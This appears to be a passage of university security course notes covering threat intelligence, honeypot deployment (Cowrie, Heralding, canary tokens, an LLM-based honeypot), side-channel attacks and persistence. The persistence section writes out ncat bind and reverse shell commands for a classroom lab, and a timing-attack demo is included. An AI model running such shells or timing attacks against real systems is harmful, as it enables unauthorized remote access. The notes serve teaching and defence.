
Threat Intelligence is the use of knowledge and information from the community about threat actors, technologies used, infrastructure, tactics, procedures, etc. Threat Intelligence is anything we learned from past attacks that can help us stop future attacks.

Threat intelligence is information to aid decisions. These decisions may be:

- To prevent an attack.
- To reduce the time to discovery.
- To understand the threat landscape.
- To make better business decisions.

Types of Threat Intelligence

There are different types of Threat Intelligence³² and depending on our role in an organization, we will be interested more in one or the other:



³² White Paper: Intelligent Threat Intelligence, F-Secure, <https://www.f-secure.com/content/dam/f-secure/en/consulting/our-thinking/collaterals/digital/f-secure-threat-intelligence-whitepaper-en.pdf>. Accessed on 06/24/2022.

Indicators of Compromise (IoC): practical technical details and information about an attacker.

- IP addresses, domains, hostnames, URLs, hashes of malware, etc.
- Data points used to build intelligence.
- Human-verified IoCs are more trustworthy.
- Poorly verified IoCs can cause damage to an organization.

⚠ The biggest cybersecurity defense tool we currently have is threat intelligence.

Finding Threat Intelligence

There are myriad websites, platforms, and communities to search, look up, share, and download Threat Intelligence and IoCs:

- <https://www.virustotal.com/>
 - Search for indicators: IPs, domains, URLs, hashes.
 - Analyze files with different antivirus engines.
- <https://community.riskiq.com/>
 - Requires login. Search for IPs, domains, passive DNS, known hosts, SSL Cert SHA-1, and more.
- Use case specific. Exercise to search. Are they benign or malicious?
 - 1.1.1.1
 - **d75de8f7a132e0eb922d4b57f1ce8db47dfcae4477817d9f737762e486283795**
 - 190.109.227.40
 - 70c65bd0e084398a87baa298c1fafa52aff402096cb350d563d309565c07e83
 - test.com
- What is the main problem of searching for IoC on these sites?
 - That is why we have <https://www.misp-project.org/>

Limitations of Threat Intelligence

Threat Intelligence is our best defense tool, however, it is not a silver bullet. Among the key limitations are:

- It can help us detect what is known, but not new things.
- Very good information about well known C&C, or old ones.
- Not so much information about small malicious campaigns or very new ones.
- Not exhaustive: lack of information about an indicator does not mean it's benign
- TI platforms usually contain a lot of False Positives.

Extra: Automatic check of IoCs

- <https://github.com/HurricaneLabs/machinae>: Machinae is a tool for downloading and collecting intelligence from public sites/feeds about various security-related pieces of data: IP addresses, domain names, URLs, email addresses, file hashes, and SSL fingerprints.
- https://github.com/stratosphereips/ip_enrich: IP_Enrich is a tool that, given an IP address, will query multiple security threat intelligence services and enrich the information of the IP with metadata and all the available information on it.

Honeypots

Goal: to learn what honeypots are and how to install and use them.

Honeypots are "security resources whose value lies in being probed, attacked, or compromised"³³. All honeypots share four key characteristics: they "are **deceptive**, **discoverable**, **interactive** and **monitored**"³⁴. They can be anything from a file to an entire operating system.

- **Any attempt** to communicate with the honeypot **is, by definition, an attack** since no legitimate users or applications should use the honeypot system³⁵.
- "By watching attackers break into and control a honeypot, we learn how [they] operate and why"³⁶

Honeypots allow defenders to:

- **Track attackers:** from commands to operators
- **Learn attackers' actions:** new attacks, new exploits, new strategies
- **Gain knowledge:** who attacks, where attacks come from, and what the attacks are

Deploy your first honeypot!

Let's try to deploy our first honeypot from our containers and see what we can learn:

1. Login to your containers
2. Create a directory that we will share on the web server:
 - a. `mkdir /tmp/publicshare/`
 - b. `cd /tmp/publicshare/`
 - c. `echo "Not a Honeypot" > /tmp/publicshare/README.md`
3. Create a Python web server:
 - a. `screen -d -m -S FirstHoneypot bash -c 'python3 -m http.server 80 --directory /tmp/publicshare'`
 - i. `-d` → daemon mode

³³ L. Spitzner (2002) Honeypots: Tracking Hackers. Addison-Wesley Longman Publishing Co., Inc.

³⁴ C. Sanders (2020). Intrusion Detection Honeypots: Detection Through Deception. Applied Network Defense.

³⁵ Supra note 2

³⁶ Supra note 1

- ii. `-m` → long formatting
 - iii. `-S` → screen session name
 - iv. `bash -c '` → command to execute on the screen
 - v. `python3 -m http.server 80` → simple HTTP server
 - vi. `--directory /tmp/publicshare` → share the content of this directory
4. Let's check each other web servers:
- a. `nmap -p 80 -sV 172.16.1.0/24`
 - i. `-p 80` → Only port 80
 - ii. `-sV` → Attempt to identify the service version
5. Let's check our honeypot output:
- a. `screen -r FirstHoneyPot`

From the logs of our web server, shown below, we can learn which IP attacked us, when the connections happened, which methods were used, what HTTP resources were requested, and what was the status code of the response.

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.16.1.68 - - [01/Nov/2023 14:50:31] "GET / HTTP/1.1" 200 -
172.16.1.68 - - [01/Nov/2023 14:52:18] "GET / HTTP/1.0" 200 -
172.16.1.68 - - [01/Nov/2023 14:52:18] code 501, message Unsupported method ('POST')
172.16.1.68 - - [01/Nov/2023 14:52:18] "POST /sdk HTTP/1.1" 501 -
172.16.1.68 - - [01/Nov/2023 14:52:18] code 404, message File not found
172.16.1.68 - - [01/Nov/2023 14:52:18] "GET /nmaplowercheck1698850338 HTTP/1.1" 404 -
172.16.1.68 - - [01/Nov/2023 14:52:18] "GET / HTTP/1.0" 200 -
172.16.1.68 - - [01/Nov/2023 14:52:18] code 404, message File not found
```

What are the problems and limitations of this honeypot? To start with, it runs as root, it is not separated from the real system, easy to identify as honeypots, and logs are not stored. There are many more problems.

Characterizing Honeypots


Honeypots, as we defined them, can take many forms. We can distinguish between:

- **Honey systems:** mimics an entire operating system with all its underlying services
 - Linux or Windows OS, power grid control systems, navigation systems
- **Honey services:** mimics a specific protocol or software

- SSH, SMB, RDP, Telnet, smart contracts, etc.
- **Honey tokens:** mimic specific data
 - Documents (PDFs, Word, etc), users, passwords, tables in a DB, URLs

Honeypots can present various levels of interaction. We differentiate between:

- **High interaction honeypots:** the honeypot allows attackers to perform any actions the same way as a real system would. High-value intelligence. High risk.
- **Low interaction honeypots:** the honeypot allows attackers very limited actions. Lower value intelligence—low risk.
- **Medium interaction honeypots:** anywhere in between the other two extremes. This is often the most common type of honeypot, balancing intelligence collection and risk.



Relationship between interactivity, intelligence value, and effort³⁷.

? What type and what interaction level had the honeypot we deployed before?

Let's Explore Honey Systems

Honey systems are complex and rare as they require a lot of effort to set up, and monitor and they are full systems that often introduce higher risks. The most easy cases include virtual machines with the OS exposed to the internet.

³⁷ C. Sanders (2020). Intrusion Detection Honeypots: Detection Through Deception. Applied Network Defense.

Let's Explore Honey Tokens

- **Active Directory users**³⁸: create and inject fake users in the Active Directory structure, luring attackers away from other targets. Early detection of attacks.
- **Server users**: create fake users in a system and monitor logins to that account.
- **URL tokens**³⁹: create fake URLs to use as early warning systems, detect insider threats, data exfiltration, and more: <https://canarytokens.org>
 - Token: <http://canarytokens.com/tags/qibsz78e1ddz5t3zygirfnfjk/submit.aspx>
 - Logs: <https://canarytokens.org/history?token=qibsz78e1ddz5t3zygirfnfjk&auth=b5bc9e842ec3d407b2d56a601a61638e>
- **DNS tokens**:
 - Token: qlxkrglwe9c2ml2z3ojbeu8g3.canarytokens.com
 - Create an SSH config file:
 - `vim .ssh/config`

```
Host super_secret
  HostName qlxkrglwe9c2ml2z3ojbeu8g3.canarytokens.com
  User vero
  Port 12345
```

 - `ssh super_secret`
 - Logs: <https://canarytokens.org/history?token=qlxkrglwe9c2ml2z3ojbeu8g3&auth=2ba15309b114b5bf88b90c3ee309a1f2>
- Many many more! Explore!

³⁸ O. Lukas, and S. Garcia (2021) Deep Generative Models to Extend Active Directory Graphs with Honeypot Users [online] Available at: <https://www.scitepress.org/Papers/2021/105566/105566.pdf> Accessed on November 1, 2023.

³⁹ Canary Tokens (2023) Thinkst Applied Research [online] Available at: <https://canarytokens.org/generate>. Accessed on November 1, 2023.

Let's Explore Honey Services

The Infinite Webpage

The Infinite Webpage⁴⁰ is a simple honeypot web server that delivers an infinite web page to anyone asking anything from it. It has "sticky" properties that aim to retain the attacker as much as possible on the website and also fill its entire disk if the download of content is automatic.

- Clone the repository
 - `git clone https://github.com/stratosphereips/theinfinitewebpage.git`
 - `cd theinfinitewebpage`
- Create a virtual Python environment⁴¹:
 - `virtualenv --python=python3 theinfinitewebpage-env`
 - `source theinfinitewebpage-env/bin/activate`
- Install more packages
 - `pip install -r requirements.txt`
- Run the honeypot:
 - `screen -d -m -S theinfinitewebpage bash -c 'python3 /root/theinfinitewebpage/the_infinite_website.py'`
- Check the logs:
 - `tail -f theinfinitewebsite.log`
- Connect to the webserver of a random student:
 - `wget "http://172.16.1.$(((RANDOM % 67) + 1)):8800"`
- Attach and stop the screen:
 - `screen -r theinfinitewebpage`
 - CTRL+C
- Deactivate the virtual environment:

⁴⁰ Stratosphere Laboratory (2015) stratosphereips/theinfinitewebpage [online] Available at: <https://github.com/stratosphereips/theinfinitewebpage>. Accessed on November 1, 2023.

⁴¹ <https://docs.python.org/3/library/venv.html>

- Deactivate

Cowrie: Telnet and SSH

"Cowrie is a medium to high interaction SSH and Telnet honeypot designed to log brute force attacks and the shell interaction performed by the attacker"⁴². It's highly customizable and probably one of the most used honeypots in the industry.

Cowrie can give us information about:

- **Who is attacking:** IP address, human, bot, etc.
- **What credentials** were used for attacking.
- **What actions** the attackers attempted to do on the honeypot: commands, downloads, reverse shells, scripts, lateral movement, etc..

Installing Cowrie

Let's install and run Cowrie in our containers to try and experience it:

- Install dependencies (already done in your containers)
 - `apt-get install git virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind`
- Add the non-root cowrie user
 - `adduser --disabled-password cowrie`
- Change to user Cowrie: the rest of the actions will be run as this user
 - `su - cowrie`
- Clone the Cowrie repository:
 - `git clone http://github.com/cowrie/cowrie`
 - `cd cowrie`
- Create a virtual Python environment:
 - `virtualenv --python=python3 cowrie-env`
 - `source cowrie-env/bin/activate`
- Install more packages

⁴² Cowrie (2015) Cowrie SSH/Telnet Honeypot [online] Available at: <https://github.com/cowrie/cowrie>. Accessed on November 1, 2023.

- `python3 -m pip install --upgrade -r requirements.txt`
 - Create a Cowrie configuration file:
 - `cp etc/cowrie.cfg.dist etc/cowrie.cfg`
 - Edit the new configuration file:
 - `vim etc/cowrie.cfg`
 - Enable Telnet:
 - Search for the [telnet] section (line 653)
 - Change `enabled = false` to `enabled = true`
- ```
652 # Enable Telnet support, disabled by default
653 enabled = true
654
```
- Start Cowrie
    - `bin/cowrie start`
    - `/home/cowrie/cowrie/bin/cowrie start`
    - There are other commands: status, stop, restart
  - Cowrie will run in the background in ports 2222/TCP (SSH) and 2223/TCP (Telnet)
    - Check that it is running: `netstat -anp`
      - `-a` → show both listening and non-listening sockets
      - `-n` → numeric values
      - `-p` → show the associated program or service
    - Check that it is running: `ps afx`

### Playing with Cowrie

Find a friend to attack you in the class. Share your IP address in the discord chat, and be sure somebody attacks you. If nobody attacks you, tell us! Get some IP to attack!

- Connect to Cowrie using SSH (user: root, password: 1234)
  - `ssh root@172.16.1.69 -p 2222`
- Connect to a Cowrie using Telnet

- `telnet 172.16.1.69 2223`
- `ncat 172.16.1.69 2223`
- What do you do?

### Cowrie's Logs and TTY sessions

Cowrie's logs are located at `var/log/cowrie`:

- Access the logs:
  - `cd /home/cowrie/cowrie/var/log/cowrie`
    - `cat cowrie.log | less -S`
    - `cat cowrie.json |less -S`
- Search for new connections:
  - Search for “New connection” in less. Use /
    - `cat cowrie.log | less -S`
    - `/New connection`
  - `cat cowrie.log |grep -i "new connection" | less`
- See attacks in real-time:
  - `tail -f cowrie.log`

Cowrie also records the TTY sessions:

- Go to the Cowrie home folder:
  - `cd /home/cowrie/cowrie`
- Activate the virtual environment (only if you haven't done so already):
  - `virtualenv --python=python3 cowrie-env`
- Check that you have sessions to replay:
  - `ls -lh var/lib/cowrie/tty/`
- Replay one of your sessions:
  - `bin/playlog var/lib/cowrie/tty/<id>`

**What is the problem with honeypots?**

- Identification and Fingerprinting<sup>43 44</sup>
- Vulnerabilities
- Do they attract more attacks? Nobody knows
- Would you put it in your production servers? Probably not.

## Modifying Cowrie

Cowrie is highly configurable, and almost anything on it can be changed. Yes, including accepted users, passwords, commands, etc: <https://github.com/cowrie/cowrie>

Let's change the passwords that are valid to enter:

- Go to the Cowrie home folder:
  - `cd /home/cowrie/cowrie`
- First copy the default User DB to a real one:
  - `cp etc/userdb.example etc/userdb.txt`
- Second edit this file to add a new user:
  - `vim etc/userdb.txt`
  - Add a new line with:  
`bsy:x:*`
- Restart the Cowrie service to load the new file and its changes:
  - `bin/cowrie restart`
- Connect with ssh:
  - `ssh bsy@172.16.1.xx -p 2222`

## Clean-up (after assignment 6!!!)

- How to exit a virtual environment
  - `deactivate`
- How to stop cowrie
  - `bin/cowrie stop`
- How to delete a virtual environment: just delete the directory
  - `rm -r cowrie-env`
- Delete the extra users!

## ShellM

Let's start by logging into this system and trying to answer these questions:

<sup>43</sup> Srinivasa, S., Pedersen, J.M. and Vasilomanolakis, E., 2021. Gotta catch'em all: a Multistage Framework for honeypot fingerprinting. *arXiv preprint [arXiv:2109.10652](https://arxiv.org/abs/2109.10652)*.

<sup>44</sup> Vetterl, A. and Clayton, R., 2018. Bitter harvest: Systematically fingerprinting low-and medium-interaction honeypots at internet scale. 12th *USENIX Workshop on Offensive Technologies (WOOT 18)*. <https://www.usenix.org/conference/woot18/presentation/vetterl>

- Is this a honeypot? If yes, what gave it away?
- Is this a honey system or honey service?
- What level of interaction would you say the honeypot has?

🌸 Try it and share your thoughts in the Matrix chat:

```
ssh -p 1337 root@olympus.felk.cvut.cz (WhatABeautifulPassword)
```

ShellM is a honeypot framework to generate believable honeypot environments dynamically on the fly using Large Language Models (LLMs). Created by CTU student Muris Sladić<sup>4546</sup>.

- The user never interacts with a real system.
- LLM can be taught to mimic any service.
- The more real the behavior mimicked by the LLM the more users interact with it.

### Heralding: Multiservice Credential Harvesting

Heralding<sup>47</sup> is a low-interaction honeypot dedicated to credential harvesting across 13 different services, including SSH, Telnet, HTTP, POP3, etc.. Let's try it in our dockers!

- Install dependencies (already done in your containers)
  - `apt install libpq-dev`
- Clone the repository
  - `git clone https://github.com/johnnykv/heralding.git`
  - `cd heralding`
- Create a virtual Python environment<sup>48</sup>:
  - `virtualenv --python=python3 heralding-env`
  - `source heralding-env/bin/activate`

---

<sup>45</sup> Sladić, Muris, et al. (2023) LLM in the Shell: Generative Honeypots [online] Available at: arXiv preprint arXiv:2309.00155. Accessed on November 1, 2023.

<sup>46</sup> Sladić, Muris (2023) LLM in the Shell: Generative Honeypots Demo [online] Available at: <https://www.youtube.com/watch?v=oysdHanr-jA>. Accessed on November 1, 2023.

<sup>47</sup> Johnnykv (2016) heralding: Credentials catching honeypot [online] Available at: <https://github.com/johnnykv/heralding>. Accessed on November 1, 2023.

<sup>48</sup> <https://docs.python.org/3/library/venv.html>

- Install more packages
  - `pip install -r requirements.txt`
- Install heralding
  - `pip install heralding`
- Copy and edit the configuration file
  - `cp heralding/heralding.yml .`
  - `vim heralding.yml`
    - In the SSH section change the port to 2228
- Make the binary executable:
  - `chmod +x bin/heralding`
- Start the honeypot
  - `screen -d -m -S heralding bash -c '/root/heralding/bin/heralding'`
- Let's attack each other:
  - `ssh user@172.16.1.69 -p 2228`
  - `ftp 172.16.1.69`
  - `ncat 172.16.1.69 25`
  - Try other services: telnet, http, https, pop3, pop3s, imap, imaps, vnc, postgresql, and socks5.
- View the logs:
  - `tail -f log_auth.csv`
  - `tail -f log_session.json`

## What makes a honeypot successful?

A honeypot is successful when attackers probe it, attack it, and access it. Honeypot deception can be planned using the see-think-do deception methodology<sup>49</sup>.

- **SEE:** we want attackers to find and see the honeypot services, systems, and tokens.

---

<sup>49</sup> JP 3-13.4 (2012) Military Deception [online] <https://info.publicintelligence.net/JCS-MILDEC.pdf>. Accessed on 11/01/2023.

- **THINK:** we want attackers to think these honeypots are valuable targets.
- **DO:** we want attackers to use the systems to do some interactions with the systems.

If defenders control all these three, they have a high chance of detecting intruders early and increasing the intelligence collected from attackers.

## Honeypots we love

- [Dionaea](#): is a low-interaction honeypot that captures attack payloads and malware<sup>50</sup>
- [Glutton](#): proxy honeypot to log all attacks between the internet and other honeypots<sup>51</sup>
- All-in-one [T-Pot](#): multi-honeypot containerized framework. Dozens of honeypots. IDS/IPS. Monitoring<sup>52</sup>.
- All-in-one [Chameleon](#): customizable honeypots to gather intelligence. 19 honeypot services are supported.

---

<sup>50</sup> Dionaea – Catching bugs – The HoneyNet Project, <https://www.honeynet.org/projects/active/dionaea/>

<sup>51</sup> An analysis of Glutton — All Eating honeypot | by Muhammad Tayyab Sheikh (CS Tayyab) | Medium, <https://cstayyab.medium.com/an-analysis-of-glutton-all-eating-honeypot-625adf70a33b>

<sup>52</sup> Installing T-Pot Honeypot Framework in the Cloud — Stratosphere IPS, <https://www.stratosphereips.org/blog/2020/10/10/installing-t-pot-honeypot-framework-in-the-cloud>


## PRIVILEGE ESCALATION, PERSISTENCE, SIDE-CHANNEL ATTACKS



*“The one where we expand our foothold ”*

### Side Channel Attacks

A side-channel attack is a security **vulnerability** that aims to gather information from a system (or influence the program execution of a system) by **measuring** or **exploiting** indirect effects of the system or its hardware -- rather than targeting the program or its code directly.



## Types of side-channel attacks

### Electromagnetic (EM)

EM Key Extraction: **capturing** electromagnetic emissions from a computer's CPU while it performs encryption. Electromagnetic **radiation** can reveal patterns that allow the attacker to deduce cryptographic keys.

### Acoustic

Acoustic attacks involve using a highly sensitive microphone to **capture** the sound produced by a computer's **components** during cryptographic operations. The sound of electrical activity can provide clues about the operations and key.

### Power

Smart Card Power Analysis: Attackers **monitor the power consumption** of a smart card while it performs cryptographic operations, such as RSA encryption. Variations in power usage can provide information about the key used for encryption.


### Timing

#### Rowhammer attacks

<https://www.blackhat.com/docs/us-15/materials/us-15-Seaborn-Exploiting-The-DRAM-Rowhammer-Bug-To-Gain-Kernel-Privileges.pdf>



## Attacking memory



(Source Ymir Vigfusson)

### Meltdown(2018)

Reading data from the kernel memory that was **pre-loaded** and incorrectly cleared (or rather not cleared at all) from the user space.

1. Forcing loading data in memory during the speculative execution via interruptions
2. **Timing of the access time** of the access time for specified bit of data (check if it was cached or not)
3. Repeat for other bits

The latest PoC can read up to 500Kbyte/s of kernel memory

### Spectre(2018)

Bypassing bound checks (reading outside of allowed space in the user memory). Similar to Meltdown, but on the software level.



Spectre 1 concept:

## Bounds Check Bypass

```
struct array { uint32 length; char data[]; };
```

```
struct array a = ... /* array of size 400 */
```

```
struct array b = ... /* array of size 512 */
```

User code is allowed to read/write these arrays.

```
offset = .. // untrusted offset from user
```

```
if (offset < a->length) {
```

```
 v = a->data[offset];
```

```
 i = (v & 0x01) * 4096;
```

```
 x = b->data[i];
```

```
}
```

Bounds check should prevent reading beyond end of array a

Speculative execution may run this anyway; flushes pipeline when test fails. Use same cache side-channel as meltdown to reveal contents of out-of-bounds data.

(source Alan Turing Institute, Meltdown and Spectre - Professor Mark Handley, UCL)

Effects:

- Reading kernel memory in Linux
- Using javascript to read data from other webpages/browser data)

→ [Full lecture on Meltdown and Spectre](#)

## Demo - Timing Side Channel Attack

Consider the following piece of code:

```
1 def check_password(password: str, correct_password: str) -> bool:
2 if len(password) != len(correct_password):
3 return False
4 for a, b in zip(password, correct_password):
5 if a != b:
6 return False
7 return True
```

What is wrong with it? Can we take advantage of it?

### In your docker

- Install requirements (already done in your dockers)
  - a. `pip install fastapi uvicorn[standard]`
- Run the vulnerable server
  - a. start tmux for the server:
    - i. `tmux new -s server`
  - b. `cp /data/sca_server.py /tmp/sca_server.py`
  - c. `uvicorn sca_server:app`
  - d. Detach from tmux
    - i. `CTRL+B D`
- Start the server with a vulnerable password, checking in a new Tmux session:
  - a. start tmux for the client:
    - i. `tmux new -s client`
    - ii. `python3 /data/sca_client.py --server=127.0.0.1 --port=8000`

OPTIONAL - Faster timing attack:

```
python3 /data/sca_client.py --server=127.0.0.1 --port=8000 --mode=fast
```

What are the benefits and limitations of this approach?


## Gaining Persistence

1. Why do we need persistence?
  - a. Original vulnerability is detected and solved
  - b. Changes in configurations
  - c. Need to hide origin or method
  - d. Some exploits work only once
2. How can we get persistence (according to [MITRE](#))
  - a. Account Manipulation
  - b. Boot or Logon Autostart Execution
  - c. Browser Extensions
  - d. Compromise Client Software Binary
  - e. Create Account

- f. Create or Modify System Process
- g. Event-Triggered Execution
- h. Scheduled Task/Job

## Example 1 - Remote shell

1. Let's create a remote shell on the computers! Idea:



1. Open port 9000
  2. Start shell and use ncat as stdin and stdout
2. Search for a friend to attack in Matrix. You need to share your IP and get one other IP.
  3. Create a user **myvictim**:
    - a. `adduser myvictim` (put a password you remember)
  4. You need to do **two things** in your Docker, so connect twice or use two tmux screens
  5. In your terminal one (**acting as victim**):
    - a. Switch to user myvictim: `su myvictim`
    - b. As the **myvictim** user, open a new port with a shell that you can connect to `ncat -l 9000 -k -c /bin/bash`
      - i. `-l` → listen mode
      - ii. port 9000
      - iii. `-k` → keep open
      - iv. `-c` → command
  6. In your second terminal (**acting as attacker**)

7. Connect to port 9000 of a friend and see that you have a shell (do not abuse it!)
  - a. `ncat <victim ip> 9000`
8. Try running commands:
  - a. `ls`
  - b. `ps`
  - c. `w`
  - d. ...

What are the problems with this approach? What can break? How would you stop this?

## Reverse shell

3. Open a remote shell back to you! **Idea:**

### Victim Computer



3. connects to opened port  
(and sends shell)

### Attacker



2. start shell with ncat as stdin  
and stdout

1. Open port 9000

#### a. Stop previous ncat(s)

- b. In terminal two (acting as an attacker) open a port and wait

- i. `ncat -l 9000 -k`

- c. In terminal one (acting as victim **myvictim**), you create a shell and send it to the victim:

- i. `ncat <your friends IP> 9000 -c /bin/bash`

## More ideas?

4.
  - a. What happens if the victim host restarts?
    - i. cron?
  - b. [PayloadsAllTheThings - Persistence](#)
  - c. [Reverse SSH](#) (Similar to the reverse shell with ncat)
  - d. [Add TLS to netcat with](#) `--ssl`
  - e. Use port 443/TCP and not 9000
  - f. Automate! (Class on Malware and C&C)

## Ncat as a chatting mechanism

5.
  - a. Only one should create the chat server:
    - i. `ncat -k -l 9000 --broker --chat`
  - b. Then all your friends connect and chat

- i. `ncat 172.16.1.73 9000`

## Extra- Pwncat

<https://github.com/calebstewart/pwncat>

## Privilege Escalation

Do you need root permissions?

1. **No.** Almost nobody really needs it. If you don't need it, better.
2. When you don't need root?
  - a. Any attack to abuse the resources (CPU, mem, disk, bandwidth, etc.)
    - i. Want to execute a miner?
      1. You just need JS in a webpage, not even a compromise.
      2. If you compromise, a normal user is enough.
  - b. To install a server in a non-privileged port (not 0-1024) (persistence!)
  - c. IoT. Same idea. Just the bandwidth
  - d. What about APTs? Not even.
  - e. Lateral Movements
  - f. Access local DB
  - g. Cryptominers
  - h. Web-shells
3. When do you need root?
  - a. Install global programs (not only for you)
  - b. Modify the kernel
  - c. Sniff packets (sometimes)
  - d. Use restricted ports
  - e. Delete your traces (sometimes)

- f. Add users

## How to be root if you are not (yet)?

